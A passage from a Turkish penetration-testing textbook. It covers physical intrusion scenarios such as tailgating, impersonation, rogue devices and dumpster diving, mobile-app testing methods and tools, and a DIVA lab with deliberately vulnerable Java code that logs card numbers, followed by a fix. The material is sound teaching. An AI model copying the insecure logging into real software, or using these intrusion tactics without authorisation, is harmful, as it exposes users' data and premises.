Fiziksel güvenlik açıkları; bina giriş-çıkış noktaları, kartlı geçiş sistemleri, güvenlik personeli uygulamaları, ziyaretçi yönetimi ve ofis içi davranışlara bağlı olarak ortaya çıkabilir. Bu nedenle test sürecinde hem teknik fiziksel güvenlik önlemleri (kamera, kart sistemi, alarm vb.) hem de insan faktörüne dayalı uygulamalar birlikte değerlendirilir.

Test edilen başlıca zafiyet türleri; yetkisiz fiziksel erişim, erişim kontrol eksiklikleri, güvenlik prosedürlerinin uygulanmaması, açık bırakılan alanlar, hassas bilgilerin fiziksel ortamda korunamaması ve çalışan farkındalık eksiklikleridir. Bu zafiyetlere karşı oluşturulan saldırı senaryoları ve gerçekleştirilen test sonuçları Tablo 3.7'de gösterilmektedir.

Tablo 3.7: Fiziksel Sızma Testlerinde Açıklıklar, Saldırılar ve Saldırı Türleri

Zafiyet Türü	Saldırı Türü	Açıklama
Erişim Kontrol Eksikliği	Yetkisiz Giriş Denemesi	Kimlik doğrulama olmadan bina veya ofis alanına giriş yapılması test edilir.
Kartlı Geçiş Zafiyeti	Kart Kopyalama / Paylaşım	Kartların başkalarıyla paylaşılması veya kopyalanması yoluyla erişim sağlanmasıdır.
Fiziksel Takip Zafiyeti	Tailgating/Piggybacking	Yetkili bir personelin arkasından izinsiz şekilde giriş yapılmasıdır.
Kimlik Doğrulama Zafiyeti	Impersonation	Saldırganın kendisini yetkili biri gibi tanıtarak fiziksel erişim sağlamasıdır.
Açık Alan Zafiyeti	Unlocked Door/Open Access	Açık bırakılan kapı, pencere veya güvenliksiz giriş noktalarının kullanılmasıdır.
Ziyaretçi Yönetim Eksikliği	Sahte Ziyaretçi Senaryosu	Ziyaretçi kayıt süreçlerinin atlatılarak içeri giriş yapılmasıdır.
Fiziksel Bilgi Güvenliği Zafiyeti	Clean Desk İhlali	Masa üzerinde bırakılan doküman, parola notu veya hassas bilgilerin elde edilmesidir.
Donanım Güvenliği Zafiyeti	Yetkisiz Cihaz Erişimi	Bilgisayar, sunucu veya ağ cihazlarına fiziksel erişim sağlanmasıdır.
Donanım Yerleştirme Zafiyeti	Donanım Yerleştirme Zafiyeti	Cihazın fiziksel olarak yanlış konumlandırılmasıdır.
Medya ve Port Güvenliği	USB / Donanım Enjeksiyonu	USB veya benzeri cihazlar aracılığıyla sisteme müdahale edilmesidir.
Taşınabilir Medya Zafiyeti	USB Drop/Baiting	Ortama bırakılan zararlı USB cihazlar aracılığıyla sistemlere erişim sağlanmasıdır.
Kamera ve Alarm Zafiyeti	Kör Nokta Kullanımı	Kamera görüş alanı dışındaki bölgelerden erişim sağlanmasıdır.
Prosedür Eksikliği	Kimlik Kontrol Atlatma	Çalışan kimlik kartı kontrolünün yapılmaması sonucu giriş sağlanmasıdır.
Farkındalık Eksikliği	Yetkisiz Yardım Talebi	Çalışanların, tanımadığı kişilere yardım ederek güvenlik ihlali oluşturmasıdır.
Atık Yönetimi Zafiyeti	Dumpster Diving	Çöpe atılan doküman ve cihazlardan hassas bilgilerin elde edilmesidir.
Görsel Bilgi Sızıntısı	Shoulder Surfing	Kullanıcının ekranı veya klavyesi izlenerek şifre, PIN gibi bilgilerin elde edilmesidir.
Fiziksel Kilit Zafiyeti	Lock Picking	Kapı, dolap veya güvenlik kilitlerinin fiziksel olarak açılmasıdır.



Elde edilen bulgular doğrultusunda kurumun fiziksel güvenlik seviyesi değerlendirilir ve gerekli iyileştirme önerileri sunulur. Bu öneriler arasında erişim kontrol sistemlerinin güçlendirilmesi, güvenlik prosedürlerinin netleştirilmesi, çalışan farkındalık eğitimlerinin artırılması ve fiziksel güvenlik politikalarının güncellenmesi yer alır.

Fiziksel Güvenlik Sızma Testi Senaryo Örnekleri

Fiziksel güvenlik sızma testlerinde kullanılan senaryolar, bir saldırganın gerçek hayatta uygulayabileceği yöntemlerin kontrollü ve izinli bir şekilde simüle edilmesini amaçlar. Özellikle yetkisiz erişim, kimliğe bürünme, açık alanların kullanılması, donanım yerleştirme gibi yöntemler üzerinden kurgulanan senaryolar fiziksel güvenlik farkındalığını ölçmek açısından oldukça önemlidir.

Fiziksel sızma testlerinde oluşturulan senaryolar; kurumun yapısına, fiziksel ortamına ve güvenlik politikalarına uygun şekilde hazırlanmalıdır. Amaç, güvenlik açıklarını ortaya çıkarmak ve bu açıkların gerçek bir saldırgan tarafından nasıl istismar edilebileceğini göstermektir.

Fiziksel güvenlik sızma testlerinde sıkça kullanılan senaryo örnekleri şunlardır:

Yetkisiz Ofis Girişi (Tailgating)

Sızma testi uzmanı, bina girişinde yetkili bir çalışanın arkasından geçerek kartlı geçiş sistemini atlatmayı dener. Bu senaryoda çalışanların güvenlik farkındalığı ve erişim kontrol disiplinine uyumu ölçülür.

Kimliğe Bürünerek Giriş (Impersonation)

Sızma testi uzmanı kendisini teknik servis personeli, temizlik görevlisi gibi tanıtarak bina içine giriş yapmaya çalışır. Bu süreçte güvenlik personelinin ve çalışanların, kimlik doğrulama konusundaki dikkat seviyesi değerlendirilir.

Açık Kapı / Zayıf Giriş Noktası Kullanımı

Sızma testi uzmanı; açık bırakılmış bir kapı, pencere veya acil çıkış noktası üzerinden binaya girmeyi dener. Bu senaryo, fiziksel güvenlik kontrollerinin sürekliliğini test eder.

Ziyaretçi Yönetim Sürecinin Atlatılması

Sızma testi uzmanı ziyaretçi gibi davranarak kayıt yaptırmadan veya sahte bilgilerle bina içine girmeye çalışır. Bu senaryoda resepsiyon ve ziyaretçi kontrol süreçleri analiz edilir.

Hassas Bilgiye Fiziksel Erişim (Clean Desk İhlali)

Sızma testi uzmanı, ofis ortamında masa üzerinde bırakılmış dokümanlar, not kâğıtları veya parola bilgilerini toplamayı dener. Bu senaryo, çalışanların bilgi güvenliği farkındalığını ölçer.

Zararlı Donanım Yerleştirme (Rogue Device)


Sızma testi uzmanı, kurum ağına küçük bir cihaz (örneğin mini bilgisayar veya rogue access point) yerleştirerek ağ trafiğini izlemeyi veya iç ağa erişim sağlamayı hedefler.

Yetkisiz Cihaz Erişimi

Sızma testi uzmanı, açık bırakılmış bir bilgisayar veya kilitlenmemiş sistem üzerinden işlem yapmaya çalışır. Bu senaryo, kullanıcıların oturum güvenliği alışkanlıklarını test eder.

Çöp Analizi (Dumpster Diving)

Sızma testi uzmanı, kurumun atık alanlarını inceleyerek hassas doküman veya bilgi elde etmeye çalışır. Bu senaryo, veri imha süreçlerinin etkinliğini değerlendirir.



Sıra Sizde

Not

Bu senaryoda, hedef sistem hakkında önceden belirli bilgilere sahip olduğunuz varsayılmaktadır.

Eğitim amaçlı oluşturulan bir yerel ağ ortamına uzaktan erişime açık bir **Raspberry Pi** cihazı dâhil ediniz (Öncesinde bu cihazı, üzerinde belirli bir uzaktan erişim servisi (örneğin SSH) aktif olacak şekilde yapılandırınız.). Bu kapsamda şu adımları gerçekleştiriniz:

- Hedef sistemin açık portlarını tespit etmek amacıyla uygun tarama araçlarını kullanınız.
- Uzaktan erişim servisine ait portu belirleyiniz.
- Tespit ettiğiniz port üzerinden sisteme erişim sağlamayı deneyiniz.
- Erişim sonucunda elde edilen yetkileri analiz ediniz.
- Yerel ağ içerisindeki diğer sistemlere erişim imkânlarını değerlendiriniz.

3.1.6. Mobil Uygulama Sızma Testi Uygulamaları

Bugün mobil cihazların hayatın merkezine yerleşmesiyle birlikte mobil uygulamalar yalnızca kullanıcı deneyimi sunan araçlar olmaktan çıkarak kişisel verilerin, finansal bilgilerinin ve kritik iş süreçlerinin işlendiği platformlar hâline gelir. Bu durum, mobil uygulamaları siber saldırganlar için cazip hedefler hâline getirirken güvenlik değerlendirmelerinin önemini de artırmıştır.

Mobil uygulama sızma testi, bir uygulamanın güvenlik seviyesini değerlendirmek amacıyla kontrollü ve izinli saldırı senaryolarının uygulanması sürecidir. Bu süreçte amaç, yalnızca bir sisteme erişim sağlamak değil bu erişimin hangi zafiyetlerden kaynaklandığını ortaya koymak ve ilgili riskleri analiz etmektir.

Mobil uygulamalar; istemci tarafı (mobil cihaz), sunucu tarafı (backend servisler) ve bu iki yapı arasındaki iletişim katmanlarından oluşur. Bu nedenle sızma testleri, yalnızca uygulamanın görünen arayüzüyle sınırlı kalmaz, aynı zamanda API güvenliği, kimlik doğrulama ve yetkilendirme mekanizmaları, veri saklama yöntemleri, uygulama içi iletişim süreçleri gibi birçok farklı bileşeni kapsar.

Testlerin temel amacı; uygulamada bulunan güvenlik açıklarını erken aşamada tespit ederek olası veri ihlallerinin, yetkisiz erişimlerin ve sistem manipülasyonlarının önüne geçmektir. Yapılan testler, geliştiricilere ve kurumlara somut iyileştirme önerileri sunarak güvenli yazılım geliştirme süreçlerinin güçlendirilmesine katkı sağlar.



Mobil uygulama sızma testleri; Android ve iOS başta olmak üzere farklı platformlarda gerçekleştirilebilir ancak her platformun kendine özgü güvenlik mimarisi, test yaklaşımını ve kullanılan araçları doğrudan etkiler. Bu nedenle test sürecinde platforma özgü riskler ve tehditler dikkate alınmalıdır.

Mobil Uygulama Sızma Testi Uygulamalarında Kullanılan Metodolojiler

Mobil uygulama sızma testleri, rastgele veya düzensiz şekilde gerçekleştirilen işlemlerden ziyade belirli standartlar ve metodolojiler çerçevesinde yürütülmelidir. Bu metodolojiler; test sürecinin sistematik olmasını sağlarken elde edilen bulguların doğruluğunu ve güvenilirliğini artırır. Aynı zamanda uluslararası güvenlik standartlarına uyumlu testlerin gerçekleştirilmesine imkân tanır.

Mobil uygulama güvenliği alanında en yaygın ve en kapsamlı metodolojik yaklaşımların başında OWASP tarafından geliştirilen kaynaklar gelmektedir. Başlangıçta web uygulamalarına odaklanan bu yapı, zamanla mobil uygulama güvenliği için de kapsamlı rehberler ve standartlar sunmuştur.

OWASP yaklaşımının temel bileşenlerinden biri olan **OWASP Mobile Top 10**, mobil uygulamalarda en sık karşılaşılan ve en kritik güvenlik risklerini sınıflandıran bir referans listesidir. Bu liste; veri sızıntıları, zayıf kimlik doğrulama mekanizmaları, hatalı yetkilendirme kontrolleri, güvenli olmayan veri depolama gibi riskleri önceliklendirerek test sürecinde hangi alanlara odaklanılması gerektiğini belirler. Düzenli olarak güncellenmesi sayesinde güncel tehdit ortamını yansıtan dinamik bir yol haritası sunar.

Mobil uygulama sızma testlerinde kullanılan **OWASP Mobil Uygulama Güvenlik Test Kılavuzu (MASTG)**, bir diğer önemli kaynaktır. Bu kılavuz; bilgi toplama aşamasından başlayarak uygulama analizi, güvenlik kontrollerinin değerlendirilmesi, zafiyetlerin istismar edilmesi ve istismar sonrası analiz süreçlerine kadar uçtan uca bir test metodolojisi sunar. İçinde yer alan kontrol listeleri ve teknikler, test uzmanlarına sistematik bir yaklaşım kazandırırken hiçbir kritik adımın atlanmamasını sağlar.

OWASP Mobil Uygulama Güvenlik Doğrulama Standardı (MASVS), mobil uygulamalar için uygulanması gereken güvenlik gereksinimlerini tanımlar. MASVS; bir uygulamanın güvenlik seviyesini ölçmek, test kapsamını belirlemek ve elde edilen bulguları standart bir çerçevede değerlendirmek açısından önemli bir referans noktasıdır. Bu standart sayesinde hem geliştiriciler hem de sızma testi uzmanları aynı güvenlik kriterleri üzerinden hareket edebilir.

OWASP kaynaklarına ek olarak mobil uygulama güvenliği alanında farklı kurum ve organizasyonlar tarafından geliştirilen çeşitli çerçeveler de bulunur. Bu çerçeveler, özellikle belirli sektörlerde veya platformlarda güvenlik gereksinimlerinin daha detaylı ele alınmasını sağlar.

- **NIAP (National Information Assurance Partnership)**

  Mobil uygulamalar için güvenlik ve işlevsel gereksinimleri detaylandırır. Kriptografik işlemler, kimlik bilgisi yönetimi, veri koruma, platform erişimleri gibi kritik konularda kapsamlı değerlendirme kriterleri sunar.

- **ioXt Alliance**

  Başlangıçta IoT cihaz güvenliği için oluşturulmuş olsa da zamanla mobil uygulamalar ve VPN çözümlerini de kapsayacak şekilde genişletilmiştir. Özellikle Android uygulamaları için güvenlik profilleri ve sertifikasyon kriterleri sunar.

- **App Defense Alliance-MASA (Mobile Application Security Assessment)**

  Mobil uygulama ekosisteminde güvenliği artırmayı hedefleyen bu girişim, özellikle uygulama mağazalarında yer alan uygulamalar için güvenlik değerlendirme süreçlerini standartlaştırır. MASA, OWASP MASVS kriterlerini temel alarak geliştiricilerin uygulamalarını güvenlik açısından doğrulamalarına ve sertifikalandırmalarına olanak tanır.

Metodolojilerin birlikte kullanılması, mobil uygulama sızma testlerinin daha kapsamlı ve etkili bir şekilde gerçekleştirilmesini sağlar. Aynı zamanda test sonuçlarının uluslararası standartlara uygun olmasına katkı sunarak kurumların güvenlik olgunluğunu artırır ve kullanıcı güvenini güçlendirir.

Mobil Uygulama Sızma Testlerinde Test Edilen Açıklıklar ve Saldırılar

Mobil uygulamalarda karşılaşılan güvenlik açıkları; uygulamanın istemci tarafı, sunucu tarafı ve bu iki yapı arasındaki iletişim katmanlarında ortaya çıkabilir. Bu nedenle test süreci; veri depolama yöntemlerinden API güvenliğine, kimlik doğrulama mekanizmalarından uygulama içi iletişime kadar geniş bir saldırı yüzeyini kapsar. Bu alanda en önemli referanslardan biri olan OWASP **Mobile Top 10** listesi, mobil uygulamalarda en kritik riskleri ortaya koyarak test süreçlerine yön verir. Bu riskler; kimlik bilgisi yönetimi hataları, güvenli olmayan iletişim, yetersiz kriptografi, yanlış yapılandırmalar gibi birçok farklı güvenlik zafiyetini kapsar. Test edilen başlıca zafiyet türleri ve bu zafiyetlere karşı gerçekleştirilen saldırılar Tablo 3.8'de gösterilmektedir.

Tablo 3.8: Mobil Uygulama Sızma Testlerinde Açıklıklar, Saldırılar ve Saldırı Türleri

Açıklık Türü	Test Edilen Durumlar	Uygulanan Saldırılar	Saldırı Türü (Kategori)
Zayıf Kimlik Doğrulama ve Yetkilendirme	Zayıf parola politikaları, token kontrol eksikliği, yetki kontrollerinin olmaması	Brute force, credential stuffing, privilege escalation	Kimlik doğrulama saldırıları (Authentication attacks)
Güvenli Olmayan Veri Depolama	Hassas verilerin plaintext saklanması, SharedPreferences / Keychain hataları	Veri çıkarma, cihaz dosya sistemi analizi	Veri ihlali saldırıları (Data exposure)
Güvenli Olmayan İletişim	SSL/TLS eksikliği, sertifika doğrulama hataları	MitM, trafik dinleme (sniffing)	Ağ saldırıları (Network attacks)
Yetersiz Giriş/Çıkış Doğrulaması	Kullanıcı girdilerinin filtrelenmemesi	SQL Injection, Command Injection, XSS	Enjeksiyon saldırıları (Injection attacks)
Güvenli Olmayan API Kullanımı	Yetkisiz endpoint erişimi, rate limit eksikliği	API abuse, parameter tampering	API saldırıları (API attacks)
Tersine Mühendislik Zafiyetleri	Kod obfuscation eksikliği, hardcoded veri	Reverse engineering, static analysis	Kod analizi saldırıları (Reverse engineering)
Derin Bağlantı ve Intent Zafiyetleri	Yetkisiz deep link erişimi, intent filtre hataları	URL manipulation, intent spoofing	Uygulama mantığı saldırıları (Logic attacks)

Açıklık Türü	Test Edilen Durumlar	Uygulanan Saldırılar	Saldırı Türü (Kategori)
Güvenlik Yanlış Yapılandırması	Debug açık olması, test ayarlarının üretimde bulunması	Yetkisiz erişim, bilgi sızdırma	Yapılandırma saldırıları (Misconfiguration)
Yetersiz Kriptografi	Zayıf algoritmalar, sabit anahtar kullanımı	Şifre çözme, anahtar tahmini	Kriptografik saldırılar (Cryptographic attacks)

Mobil uygulama sızma testleri, çok katmanlı bir yapıya sahip olan mobil ekosistemin kapsamlı bir şekilde analiz edilmesini gerektirir. Bu süreçte uygulamanın çalıştığı cihaz, işletim sistemi, ağ iletişimi, API yapıları, uygulama kodu gibi birçok farklı bileşen ayrı ayrı değerlendirilir. Bu nedenle sızma testlerinin etkin ve verimli bir şekilde gerçekleştirilebilmesi için farklı amaçlara hizmet eden özel araçlardan yararlanılır.

Mobil sızma testi araçları; emülasyon ortamları oluşturma, ağ trafiğini analiz etme, statik ve dinamik analiz gerçekleştirme, tersine mühendislik yapma, çalışma zamanı manipülasyonu gibi çeşitli işlevler sunar. Bu araçlar sayesinde test uzmanları hem uygulamanın iç yapısını inceleyebilir hem de gerçek saldırı senaryolarını kontrollü bir şekilde simüle edebilir. Mobil uygulama sızma testlerinde yaygın olarak kullanılan araçlar, kullanım amaçları ve test süreçlerindeki rolleri Tablo 3.9'da özetlenmiştir.

Tablo 3.9: Mobil Uygulama Sızma Testi Araçları ve Kullanım Amaçları


Araç Adı	Kullanıldığı Test Aşaması	Kullanım Amacı	Temel Kullanım Şekli
Android Studio Emulator	Test Ortamı Oluşturma	Farklı Android cihaz ve sürümlerini simüle ederek uygulamayı test etmek	Sanal cihaz oluşturularak APK yüklenir ve uygulama davranışı analiz edilir.
Genymotion	Test Ortamı Oluşturma	Hızlı ve esnek Android emülasyonu sağlamak	Hazır sanal cihazlar üzerinden uygulama çalıştırılır ve test edilir.
Corellium	Test Ortamı Oluşturma	iOS cihazları sanallaştırarak uygulamayı analiz etmek	Sanal iOS cihazı oluşturularak IPA dosyası yüklenir ve test edilir.
Burp Suite Professional	Dinamik Analiz / Ağ Testi	Uygulama trafiğini izlemek, değiştirmek ve saldırı senaryoları oluşturmak	Proxy olarak yapılandırılır, mobil trafik yönlendirilerek istek-yanıt analizi yapılır.
Postman	API Testi	API endpoint'lerine manuel istek göndererek test yapmak	HTTP istekleri oluşturularak parametre manipülasyonu ve yetki kontrolleri test edilir.
Swagger UI	API Testi	API dokümantasyonu üzerinden test işlemleri gerçekleştirmek	Arayüz üzerinden endpointler çağrılarak yanıtlar analiz edilir.
MobSF	Statik + Dinamik Analiz	Mobil uygulamalardaki güvenlik açıklarını otomatik tespit etmek	APK/IPA yüklenir, analiz raporları üzerinden zafiyetler incelenir.

→ Tablo devamı

Araç Adı	Kullanıldığı Test Aşaması	Kullanım Amacı	Temel Kullanım Şekli
Oversecured	Statik Analiz	Gelişmiş otomatik güvenlik taramaları yapmak	Uygulama taranarak detaylı zafiyet raporu elde edilir.
Ghidra	Tersine Mühendislik	Uygulama binary yapısını analiz etmek	Derlenmiş kod çözülerek fonksiyonlar ve veri akışları incelenir.
Hopper	Tersine Mühendislik	iOS ve macOS uygulamalarını analiz etmek	Binary dosyalar disassemble edilerek analiz yapılır.
Frida	Dinamik Analiz	Çalışma zamanı manipülasyonu ve hooking işlemleri yapmak	Scriptler ile uygulama davranışı anlık olarak değiştirilir.
Objection	Dinamik Analiz	Frida kullanımını kolaylaştırarak hızlı test yapmak	Komut satırı üzerinden hazır komutlarla analiz yapılır.
jadx	Statik Analiz	APK dosyalarını Java koduna dönüştürmek	APK yüklenir, kaynak kod incelenerek zafiyetler analiz edilir.
JD-GUI	Statik Analiz	Java bytecode'u kaynak koda çevirmek	.class dosyaları yüklenerek kod yapısı incelenir.
HTTP Toolkit	Dinamik Analiz (Proxy)	Web ve mobil trafiği izlemek ve durdurmak (intercept)	Uygulama araç üzerinden başlatılır, HTTPS trafiği anlık olarak düzenlenir

Sızma testi açısından **statik** ve **dinamik analiz**, mobil uygulamanın farklı aşamalarda güvenlik değerlendirmesini sağlayan iki tamamlayıcı yaklaşımdır. **Statik analiz (static analysis)**, uygulama çalıştırılmadan önce kaynak kodun veya derlenmiş dosyaların (APK/IPA) incelenmesini ifade eder. Bu aşamada test uzmanı; kod içerisindeki hatalı güvenlik kontrollerini, sabit (hardcoded) şifreleri, zayıf kriptografik kullanımları ve yanlış yapılandırmaları tespit etmeye çalışır. Tersine mühendislik araçları kullanılarak uygulamanın mantığı analiz edilir ve potansiyel zafiyetler henüz uygulama çalıştırılmadan ortaya çıkarılır. **Dinamik analiz (dynamic analysis)** ise uygulama çalışır durumdayken yapılan incelemeyi kapsar. Bu aşamada uygulamanın gerçek zamanlı davranışı gözlemlenir, ağ trafiği analiz edilir, kullanıcı girdileri manipüle edilir ve güvenlik kontrollerinin nasıl tepki verdiği test edilir. Özellikle kimlik doğrulama, oturum yönetimi, veri iletimi gibi alanlarda zafiyetlerin istismar edilip edilemeyeceği bu yöntemle doğrulanır. Özetle statik analiz, **kod ne söylüyor** sorusuna cevap verirken dinamik analiz, **uygulama gerçekte nasıl davranıyor** sorusuna odaklanır.

Sızma testlerinde bu iki yaklaşım birlikte kullanılarak daha kapsamlı ve güvenilir sonuçlar elde edilir (Görsel 3.97).



Görsel 3.97: Analiz türleri

10. Uygulama

Zafiyetli bir mobil uygulamanın sızma testleri sırasında uygulamanın hata yönetimi ve loglama mekanizmalarının incelenmesi gerekmektedir. Bu kapsamda uygulama üzerinde bir işlem gerçekleştirerek kullanıcıdan veri alınan ilgili alana örnek bir bilgi giriniz ve işlemi tamamlayınız. Ardından oluşan log kayıtlarını inceleyerek girilen verinin sistem loglarına nasıl yansıdığını inceleyiniz.

Not

Terminale **adb devices** komutunu yazdıktan sonra **emulator-5554 device** şeklinde bir çıktı gördüğünüz takdirde emülatör ile bağlantı kurulmuş demektir. Aksi hâlde sorun bulunmaktadır.

1. Adım: Android Studio kullanarak emülatör ortamını başlatıp, zafiyet içeren APK dosyasını emülatöre yükleyerek sızma testi uygulamalarını gerçekleştirmeye başlayınız (Görsel 3.98).



Görsel 3.98: Yüklenen APK dosyasının ana ekranı

Not

Bu uygulamada hazır zafiyetli bir APK dosyası kullanılmıştır. APK'nın kurulumu, kullanılan Android sürümüne ve sistem yapılandırmasına bağlı olarak farklılık gösterebilir. Uygulamanın sağlıklı bir şekilde çalıştırılabilmesi için cihazınızda bir Android emülatörünün kurulu olması gerekmektedir. Bu çalışma kapsamında emülatör ortamı olarak **Android Studio** tercih edilmiştir.

2. Adım: **CMD** (Komut İstemi) uygulamasını açarak **adb logcat** komutunu çalıştırınız ve emülatörde oluşan log kayıtlarının toplanmasını sağlayınız.

3. Adım: **Insecure Logging** zafiyetini test etmek amacıyla uygulamadaki **1** numaralı butona tıklayarak ilgili içeriği görüntüleyiniz (Görsel 3.99).

4. Adım: Bu alanın kredi kartı bilgilerinin girildiği bir bölüm olduğu varsayılarak zafiyetli uygulamada yer alan ilgili alana test amacıyla rakamlardan oluşan bilgi girişi yapınız ve **check out** butonuna tıklayınız (Görsel 3.100).




Görsel 3.99: Insecure Logging test paneli



Görsel 3.100: Bilgi girişi yapılması

5. Adım: **Logcat** arayüzünü açarak daha önce toplanan log kayıtlarını analiz ediniz [İnceleme sırasında uygulama içerisinde ilgili alana girdiğiniz verinin log çıktıları içerisinde açık metin (plain text) olarak kaydedildiğini ve sistem loglarına yansıdığını tespit ediniz (Görsel 3.101).].



Görsel 3.101: Girilen değerin görüntülenmesi

Not

Logcat çıktıları çok fazla kayıt içerebilir. Daha hedefe odaklı analiz yapabilmek için filtreleme komutları kullanabilirsiniz. Örneğin **adb logcat | findstr 11122233344** komutu ile yalnızca girdiğiniz veriye ait log kayıtlarını, **adb logcat | findstr diva** komutu ile ise DIVA uygulamasına ait log çıktılarını görüntüleyebilirsiniz.

6. Adım: İncelenen log kayıtlarında **(03-31 23:35:48.775 2936 2936 E diva-log: Error while processing transaction with credit card: 11112222333444)**, uygulamaya girilen kredi kartı bilgisinin (11112222333444) açık metin olarak loglara yazıldığı tespit edilmiştir. Bu durum, hassas verilerin korunmadan loglanabildiğini göstermekte olup **Insecure Logging** zafiyetine işaret etmektedir. Bu bulguyu zafiyet olarak değerlendirip güvenlik raporuna yazmak için not alınız.

7. Adım: Uygulamada yazılan kodlardaki hatayı tespit ediniz ve bu hatanın nelere yol açabileceğini değerlendirerek iyileştirme önerisi sununuz (Görsel 3.102).

```
public class LogActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_log);
    }

    public void checkout(View view) {
        EditText cctxt = (EditText) findViewById(R.id.ccText);
        try {
            // Assuming we do some HTTP requests credit card validation and processing
            //Everything seems fine and then we hit some unforseen error
            processCC(cctxt.getText().toString());
        } catch (RuntimeException re) {
            Log.e("diva-log", "Error while processing transaction with credit card: " + cctxt.getText().toString());
            Toast.makeText(this, "An error occured. Please try again later", Toast.LENGTH_SHORT).show();
        }
    }

    private void processCC(String ccstr) {
        // Do some important processing and throw if there is any error
        RuntimeException e = new RuntimeException();
        throw e;
    }
}
```

Görsel 3.102: Uygulama kodunun incelenmesi

Not

APK Dosyasının incelenmesi çeşitli dinamik ve statik analiz araçları ile yapılmaktadır. Mobsf ya da Jadx-gui vb. araçlar ile APK dosyalarının içeriğine ulaşarak analiz yapılması mümkündür.

8. Adım: Değerlendirmenizi ve iyileştirme önerilerinizi verilenle karşılaştırınız.

DEĞERLENDİRME: Burada kullanıcı tarafından girilen kredi kartı bilgisi **cctxt.getText().toString()** ile alınarak doğrudan loglara yazılıyor. Bu nedenle uygulama hata verdiğinde kredi kartı numarası gibi hassas veri, açık metin olarak Logcat üzerinde görülebiliyor. Hata, **checkout(View view)** metodu içindeki catch blokundadır. Bu zafiyetin ismi **insecure logging** olarak geçmektedir.

İyileştirme Önerileri

- Kod bloku şu şekilde değiştirilmelidir:

```
} catch (RuntimeException re) {
    Log.e("diva-log", "Payment processing failed", re);
    Toast.makeText(this, "An error occurred. Please try again
    later", Toast.LENGTH_SHORT).show();
```

- Kredi kartı numarası, parola, token, TCKN gibi **hassas veriler asla loglanmamalıdır.**
- Debug logları production sürümünde kapatılmalıdır.
- Gerekirse veri maskelenmelidir (örneğin kartın sadece son 4 hanenin gösterilmesi).
- Hata mesajları kullanıcıya genel gösterilmeli, detaylar iç log sisteminde güvenli şekilde yönetilmelidir.

11. Uygulama


Bir mobil uygulama üzerinde gerçekleştirilen güvenlik analizinde **hardcoding zafiyeti testi** yapılmaktadır. Bu kapsamda, uygulamanın APK dosyasını **decompile** ederek kullanıcı adı, parola, API anahtarı gibi hassas bilgilerin doğrudan kaynak koda gömülü olup olmadığını tespit ediniz ve elde ettiğiniz bulgular doğrultusunda bir değerlendirme yapınız.

1. Adım: Zafiyet içeren mobil uygulamayı açarak hardcoding testi gerçekleştireceğiniz alanı inceleyiniz, gizli bir anahtara ihtiyaç olduğunu görüntüleyiniz (Görsel 3.103).

2. Adım: İlgili alana rastgele bir veri girerek uygulamanın davranışını inceleyiniz ve sisteme giriş sağlanamadığını gözlemleyiniz (Görsel 3.104).



Görsel 3.103: Hardcoding veri giriş alanı



Görsel 3.104: Veri girişi

